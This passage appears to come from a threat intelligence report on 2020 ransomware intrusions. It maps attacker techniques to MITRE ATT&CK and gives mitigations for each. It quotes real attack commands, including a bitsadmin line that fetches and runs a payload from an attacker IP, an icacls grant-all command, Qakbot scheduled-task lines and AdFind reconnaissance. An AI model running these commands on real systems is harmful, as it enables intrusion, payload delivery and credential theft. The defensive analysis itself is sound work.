


Figure 13: SDBBot persistence via IFEO

It is important to note that the persistence mechanisms mentioned above were used by SDBbot only if it had administrator privileges. If SDBbot was run by a regular user, the run key was used to gain persistence.

Mitigations

- → Make sure that the same privileged accounts are not used on different systems.
- → Monitor the creation of permanent WMI event subscriptions.
- → Ensure that `sethc.exe` and other executables related to Accessibility Features cannot be modified.
- → Monitor `sdbinst.exe` execution and the creation of custom Shim databases.
- → Monitor `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image` File Execution Options for new subkeys being created.

Hijack Execution Flow

T1574

This technique was also uncommon, but Group-IB experts did come across it during their investigations. For example, some Maze affiliates used DLL Search Order Hijacking T1574.001 to achieve the persistence of Cobalt Strike Beacon.

The same sub-technique was used by APT27 to run Polar ransomware, whose distribution was observed by experts at both Group-IB and Positive Technologies in 2020.

Mitigations

→ Audit your environment for applications vulnerable to DLL search order hijacking.

→ Enable Safe DLL Search Mode.




Figure 14: Polar ransomware files in ProgramData directory; GameuxInstallHelper.dll is hijacked DLL




Figure 15: DLL dependencies of executable used for DLL-hijacking




Figure 16: Digital signature details of exe file used for DLL-hijacking

Scheduled Task

T1053

Creating a scheduled task T1053.005 was the most common persistence mechanism observed during Group-IB's incident response engagements and cyber threat research. Its popularity could be attributed to a wide variety of commodity malware used by many ransomware operators to gain an initial foothold.

```
  <IdleSettings>
    <Duration>PT10M</Duration>
    <WaitTimeout>PT1H</WaitTimeout>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
    <Arguments>"$windowsupdate = \"C:\Users\IEUser\AppData\Roaming\Microsoft\Cpdfxoatpg\egvmxii.exe\"; &amp;amp; $windowsupdate"</Arguments>
  </Exec>
```

Figure 17: An example of Qakbot persistence achieved via a scheduled task

Mitigations

→ Limit user account privileges so that only authorized administrators are able to create scheduled tasks.

→ Monitor the creation of new scheduled tasks and make sure that your team has the ability to detect suspicious and malicious tasks.

Server Software Component

T1505

Due to the fact that some state-sponsored threat actors became involved in Big Game Hunting operations, there were cases of web shells T1505.003 being used to maintain persistence. For example, APT27 was known for using China Chopper and TwoFace web shells.

Mitigations

→ Make sure that your team regularly scans for known web shells using rules obtained from your cyber threat intelligence provider and other sources.

Valid Accounts

T1078

The final persistence technique observed by Group-IB experts was to abuse valid accounts. As many intrusions started from unauthorized RDP access or exploiting a public-facing application, threat actors obtained credentials with varying levels of privileges during initial access. Attackers used these credentials (or those collected during the credentials access stage) to obtain redundant access to the compromised infrastructure.

Mitigations

→ Make sure that no default or weak credentials are used, especially for public-facing applications.

→ Monitor accounts for abnormal activity, such as external RDP connections from uncommon IP addresses.

4 Privilege Escalation

Abuse Elevation Control Mechanism

T1548

To obtain administrator privileges without alerting the victim, certain Trojans used by ransomware operators for initial access had to implement User Account Control (UAC) bypass T1548.002 techniques. For example, to bypass UAC on Windows 10, Trickbot first abused fodhelper.exe before changing it to wsreset.exe, both by modifying the registry.

Mitigations

- → Monitor your environment for known UAC bypass attempts and make sure that your security controls can detect and block them.
- → Remove regular users from administrator groups.
- → Keep Windows systems properly patched to make sure that common bypass attempts are blocked automatically.

Exploitation for Privilege Escalation

T1068

During post-exploitation activities, some threat actors exploited software vulnerabilities to gain elevated privileges. For example, Prolock ransomware operators tried to exploit the CVE-2019-0859 Windows vulnerability to gain administrator-level access.

Another example is REvil ransomware, which used CVE-2018-8453 for privilege escalation.

Mitigations

- → Make sure that your patch management program covers workstations from your environment.
- → Collect information about new and commonly used privilege escalation exploits from your cyber threat intelligence provider and over sources.

Process Injection

T1055

Frequent use of commodity malware, as well as post-exploitation frameworks, made process injection one of the most common techniques used in 2020.

The first popular sub-technique was Dynamic-link Library Injection T1055.001. It was common for SDBbot to inject its DLL into a newly created rundll32.exe process, for example. The same can be said for many ransomware samples. For example, Netwalker reflectively injected its DLL into the explorer.exe process.

Another popular process injection sub-technique was Process Hollowing T1055.012. Trickbot used this sub-technique to inject its payload into svchost.exe. Bazar Loader did the same but with another process injection sub-technique: Process Doppelgänging T1055.013.

Less common sub-techniques were also observed, including using Asynchronous Procedure Call T1055.004 for process injection. Dridex exploited Windows global atom tables and Asynchronous Procedure Calls (APCs) to inject code into a remote process.

Mitigations

- → Make sure that your endpoint security solutions are able to detect and block at least common process injection techniques.

Other techniques

A number of aforementioned techniques were also used by the threat actors for privilege escalation, including:

- Boot or Logon Autostart Execution **T1547**
- Create or Modify System Process **T1543**
- Event Triggered Execution **T1546**
- Hijack Execution Flow **T1574**
- Scheduled Task/Job **T1053**
- Valid Accounts **T1078**

5 Defense Evasion

BITS Jobs

T1197

Group-IB experts witnessed cases of threat actors abusing Background Intelligent Transfer Service (BITS) to download malicious code silently and bypass defenses. Egregor ransomware affiliates used scripts with the following content to download and run ransomware payloads:

```
bitsadmin /transfer debjob /download /priority normal
http://45.153.242[.]129/q.dll C:\windows\q.dll
rundll32.exe C:\Windows\q.dll,DllRegisterServer %1 –full
```

Similar scripts were linked to Prolock operators.

Mitigations

→ Compile an allow list for known BITS jobs.
→ Monitor your environment for abnormal BITS jobs creation.

Deobfuscate/ Decode Files or Information

T1140

Many threat actors involved in ransomware attacks used obfuscation to make intrusion analysis more difficult and to bypass defenses, which meant that the payloads and configuration files needed to be decoded. Trickbot decoded both configuration data and modules.

Many different ransomware operators often used the `jump psexec_psh` command to execute a base64 encoded PowerShell Beacon stager on remote hosts.

As regards ransomware, before injecting the payload into the memory, Netwalker's PowerShell script needed to decode and decrypt several layers of obfuscation.

Mitigations

→ Monitor your environment for the execution of common interpreters with suspicious command lines.
→ Monitor your environment for the creation of suspicious files under locations commonly used by threat actors.

File and Directory Permissions Modification

T1222

To access protected files, some ransomware families interacted with Discretionary Access Control Lists (DACLs). Ryuk ransomware did so using `icacls`:

```
icacls "C:\*" /grant Everyone:F /T /C /Q
```

Interestingly, similar behavior was observed in 2017 in WannaCry ransomware.

Mitigations

→ Apply more restrictive permissions to critical files and directories.
→ Monitor your environment for suspicious use of common Windows commands used to interact with DACLs, such as `icacls`, `cacls`, `takeown`, and `attrib`.

Hide Artifacts

T1564

Some threat actors used NTFS file attributes T1564.004 to hide their malicious payloads. For example, such behavior was observed in the case of DoppelPaymer ransomware, which used Alternate Data Streams (ADS) to hide data.

Other attackers were more original in how they executed ransomware. Ragnar Locker and Maze operators used VirtualBox and a Windows XP or Windows 7 virtual machine to run ransomware T1564.006. Custom shared folder configuration meant that the threat actors could encrypt on both shared drives and the local device.

Mitigations

→ Monitor for operations with file names that contain colons as they are commonly associated with ADS.

→ Use application control to block unauthorized virtualization software from being installed and run.

Impair Defenses

T1562

Most threat actors disabled or modified security tools T1562.001 during the post-exploitation phase. Many Dharma ransomware affiliates used PCHunter and ProcessHacker to identify and terminate security software. The same threat actors used Defender Control to disable Windows Defender:




Figure 18: Defender Control v1.6

Many ransomware samples included a functionality that stopped processes from a built-in list, that often included various security software.

To conceal files that it downloads, Buer Loader made changes to Windows Defender's exclusion list using the following command: `add-mppreference -exclusionpath`

In some cases, attackers modified the system firewall T1562.004 to enable RDP connections on remote hosts.

Mitigations

→ Make sure that an additional passcode is required to disable security tools in your environment.

→ Monitor your environment for security tools disabling events and their exclusion list modifications.

→ Monitor your environment for firewall-disabling and modification events.

Indicator Removal on Host

T1070

Many threat actors used scripts to clear Windows Event Logs T1070.001 , typically abusing `wevtutil.exe` in the process. Ransomware samples such as Clop had the same functionality built in.

Throughout the post-exploitation stage, attackers deleted various files T1070.004 , including malicious payloads. Some had a more creative way of doing so, with Qakbot overwriting the initial payload with the legitimate Windows Calculator application:

```
C:\Windows\System32\cmd.exe /c ping.exe -n 6 127.0.0.1 & type C:\
WINDOWS\System32\calc.exe > C:\Users\<user>\AppData\Local\Temp\Wob-
PCRO.exe
```

Mitigations

→ Monitor your environment for Windows Event Logs clearing events.

→ Monitor your environment for abnormal file deletion behavior.

Masquerading

T1036

As many threat actors abused the task scheduler to maintain persistence, Group-IB experts often witnessed hackers making tasks look legitimate T1036.004.

The experts also observed that malware or other tools used for post-exploitation were named after common Windows system executables. For example, some Egregor affiliates renamed the Rclone executable to `svchost.exe` T1036.005 and put it in the `C:\Windows` folder.

Mitigations

→ Monitor your environment for suspicious scheduled task creation.

→ Monitor your environment for binaries with common system file names run from uncommon locations.

Obfuscated Files or Information

T1027

Packed payloads T1027.002 were observed in almost every intrusion Group-IB investigated. Such payloads were typically custom packers developed by the attackers, their affiliates, or their service providers.

Steganography T1027.003 was also used by some threat actors. IcedID operators, for instance, used RC4-encrypted PNG files to embed malicious binaries.

Some threat actors compiled malicious binaries only after delivery T1027.004. WastedLocker operators leveraged `msbuild.exe` to evade detection and execute Cobalt Strike payloads.

Mitigations

→ Make sure that your endpoint defenses are capable of heuristic detection.

→ Monitor your environment for abnormal `msbuild.exe` executions.

Signed Binary Proxy Execution

T1218

Many adversaries used various Microsoft-signed binaries to proxy the execution of malicious files.

Trickbot operators distributed password-protected archives with weaponized `.hta` files, which were then executed via `mshta.exe` T1218.005.

In some attacks, Msiexec was also abused. Ragnar Locker operators distributed a weaponized virtual machine in the form of a `.msi` installer, which was executed via `msiexec.exe` T1218.007.

Many bots often used both `regsvr32` T1218.010 and `rundll32` T1218.011 for proxy execution. Below is an example of how Qakbot created a scheduled task to execute a malicious `.dll file` via `regsvr32.exe`:

```
schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /tn reohvsxihp
"regsvr32.exe -s \"C:\Flopers\Flopers2\Bilore.dll\"" /SC ONCE /Z /
ST 01:24 /ET 01:36
```

Mitigations

→ Remove binaries that could be used for proxy execution if they are not necessary within your environment.

→ Use application control to prevent the execution of commonly abused binaries.

→ Monitor your environment for potentially malicious use of common signed binaries.

Subvert Trust Controls

T1553

Another popular technique leveraged by many malware operators involved in Big Game Hunting operations was Code Signing T1553.002. Group-IB experts observed multiple samples of Trickbot, Qakbot, Dridex, and other Trojans with valid code-signing certificates:




Figure 19: Example of a certificate used to sign some Qakbot samples

Mitigation

→ Check persistent binaries in your environment for suspicious code-signing certificates.

Trusted Developer Utilities Proxy Execution

T1127

Some threat actors compiled malicious binaries only after delivery T1127.001. For example, WastedLocker operators leveraged `msbuild.exe` to evade detection and execute Cobalt Strike payloads.

Mitigation

→ Monitor your environment for abnormal `msbuild.exe` executions.

Virtualization/ Sandbox Evasion

T1497

Many malware samples that were used to gain initial access used both System Checks T1497.001 and Time Based Evasion T1497.003 in an attempt to detect and avoid virtualization and analysis environments.

Qakbot, for example, had various anti-analysis and anti-virtual machine checks.

Mitigation

→ Make sure you have a malware detonation platform capable of detecting and bypassing virtualization/sandbox evasion techniques.

Other techniques

Threat actors also used a number of previously described techniques for defense evasion, including:

- Abuse Elevation Control Mechanism **T1548**
- Hijack Execution Flow **T1574**
- Process Injection **T1055**
- Valid Accounts **T1078**

6 Credential Access

Brute Force

T1110

As mentioned above, many ransomware operators gained their initial foothold via RDP. To obtain valid credentials, threat actors used Password Guessing T1110.001, Password Spraying T1110.003, and Credential Stuffing T1110.004.

Based on Group-IB's engagements, the most popular tools for brute-force attacks were NLBrute and Hydra.




Figure 20: NLBrute 1.2

In some cases, NLBrute was also used to check whether the accounts obtained were valid enterprise-wide.

Password Cracking T1110.002 was also popular. During post-exploitation, threat actors could extract password hashes from `ntds.dit` for further offline cracking. Trickbot even received a module for dumping the Active Directory database via `ntdsutil` as well as various registry files needed for cracking.

Mitigations

- → Disable any unnecessary external remote services.
- → Set account lockout policies to prevent password guessing.
- → Use two- or multi-factor authentication for such services.
- → Collect and monitor external remote services logs for unauthorized access.

Credentials from Password Stores

T1555

Web browsers are a common password store, so many threat actors developed the ability to extract credentials from them T1555.003. The OldGremlin group, for instance, used a dual-use tool called WebBrowserPassView to extract passwords from such stores.




Figure 21: WebBrowserPassView

This was not the only example of a password share; another was email clients. OldGremlin used another dual-use tool, Mail PassView, to extract passwords from them.

Attackers also targeted password managers during the post-exploitation stage. Trickbot stole passwords from the popular open-source password manager KeePass.

Mitigations

→ Make sure there is no option to store passwords in web browsers in your environment.

→ Make sure the system administrator does not store credentials for critical servers and services in password managers installed on computers connected to the enterprise environment.

Input Capture

T1056

Various post-exploitation frameworks such as Cobalt Strike, Metasploit, and PowerShell Empire enabled many ransomware operators to log user keystrokes as a way of intercepting credentials T1056.001.

Some threat actors also used GUI Input Capture T1056.002. In some of their campaigns, SDBbot operators used fake login windows to harvest credentials.

Additionally, some malware used in Big Game Hunting operations hooked into Windows application programming interface (API) functions and collected user credentials T1056.004. Trickbot used Windows API to identify and steal saved RDP credentials.

Mitigation

→ Make sure your endpoint defenses are capable of heuristic detection.

OS Credential Dumping

T1003

Credential dumping remained the most common technique used by ransomware operators to obtain valid privileged credentials and move laterally. Based on Group-IB's observations, the three most common tools were ProcDump, Mimikatz, and LaZagne.

Attackers usually used ProcDump to dump Local Security Authority Subsystem Service (LSASS) process memory T1003.001.

Mimikatz allowed adversaries to use various credential dumping sub-techniques, including LSASS Memory, Security Account Manager T1003.002, LSA Secrets T1003.004, and Cached Domain Credentials T1003.005.

Due to its extended capabilities, LaZagne was used not only for credential dumping but also for extracting credentials from various storage systems (e.g., web browsers).

In some cases, attackers extracted the SAM from Windows Registry. WastedLocker operators, for example, used `reg.exe` to do so.

As mentioned earlier, some threat actors such as Ryuk ransomware operators enumerated the NTDS file using `ntdsutil` T1003.003. Another example was Pysa ransomware operators, who accessed NTDS files via a Volume Shadow Copy.

Mitigations

- → Enable Credential Guard to protect LSA secrets (applicable for Windows 10).
- → Disable WDigest passwords from being stored in memory.
- → Make sure local administrator accounts have unique passwords on different hosts.
- → Enable Protected Process Light for LSA (applicable for Windows 8.1 and Windows Server 2012 R2).
- → Disable or restrict NTLM.
- → If you have Domain Controller backups, make sure they are properly secured.
- → Add users to the Protected Users security group to limit credential exposure.

Steal or Forge Kerberos Tickets

T1558

Kerberoasting T1558.003 was extremely popular among Ryuk affiliates. The most common tool used for such attacks was Rubeus. Group-IB also observed that the threat group used Mimikatz and Invoke-Kerberoast.

Mitigations

- → Enable AES Kerberos encryption.
- → Make sure service account passwords are complex and periodically expire.

Unsecured Credentials

T1552

Adding LaZagne to arsenals enabled many ransomware operators to extract credentials from not only memory but also various files T1552.001.

Some malware samples used to gain initial access to the target network were also capable of extracting passwords from both files and Windows Registry T1552.002. Trickbot extracted credentials for Outlook, OpenVPN, PuTTY, and others.

Mitigations

→ Make sure saving and storing passwords is not allowed in your environment.

→ Train technical personnel to not store plaintext passwords in files that may be found on workstations or servers.

7 Discovery

As ransomware operators focused on attacking corporate networks, adversaries commonly collected information about Active Directory, including:

- Users **T1087**
- Groups **T1069**
- Computers **T1018**
- Domain trust relationships **T1482**

One of the most common tools for collecting the aforementioned information was AdFind. Ransomware operators usually used scripts like the ones below to run it:

```
adfind.exe -f (objectcategory=person) > ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f (objectcategory=group) > ad_group.txt
adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
```

Another common tool for Active Directory reconnaissance was BloodHound (SharpHound), which also allowed attackers to collect and analyze information about users, groups, and domain trusts.

Before starting to move laterally, threat actors would sometimes perform port scanning **T1046**. The most common tools Group-IB identified were Advanced Port Scanner and SoftPerfect Network Scanner. In some cases, adversaries employed the port scanning capabilities of post-exploitation frameworks such as Cobalt Strike, Metasploit, and others.

Various malware used during Big Game Hunting operations also made typical use of techniques such as:

- System Information Discovery **T1082**
- System Network Configuration Discovery **T1016**
- System Network Connections Discovery **T1049**
- File and Directory Discovery **T1083**
- System Owner/User Discovery **T1007**
- Software Discovery **T1518**

Ransomware operators used Network Share Discovery **T1135** to both gather information for further collection and identify potential targets for lateral movement.

In addition, many ransomware samples enumerated active processes **T1057** and services **T1007** to terminate them and enable the encryption of protected files. Some samples such as EKANS ransomware even contained process names related to Industrial Control Systems (ICS) in such termination lists.

Mitigations

→ Search for the use of common Active Directory reconnaissance tools and check if it is legitimate.

→ Make sure your team knows how to detect the use of common post-exploitation frameworks.

→ Check if your endpoints are properly protected from commodity malware.

8 Lateral Movement

Exploitation of Remote Services

T1210

EternalBlue (CVE-2017-0144) was the most common vulnerability used for lateral movement. This network propagation capability was even built into commodity malware (e.g., Trickbot) used for gaining initial access.

In addition, some threat actors involved in ransomware attacks exploited the Zerologon (CVE-2020-1472) vulnerability to establish a vulnerable Netlogon session and gain domain administrator privileges, thereby enabling lateral movement.

Mitigations

→ Make sure to patch common vulnerabilities that are exploited to enable lateral movement.

→ Monitor your infrastructure for uncommon and suspicious logon events.

Lateral Tool Transfer

T1570

The fact that attackers commonly deployed ransomware throughout the entire company made this technique highly popular. A common deployment method was PsExec abuse. Group-IB experts saw threat actors use various scripts incorporating the legitimate tool to deploy ransomware. Below is a script used by NetWalker affiliates:

```
set INPUT_FILE=ips.txt
set DOMAINADUSER=DOMAIN\Administrator
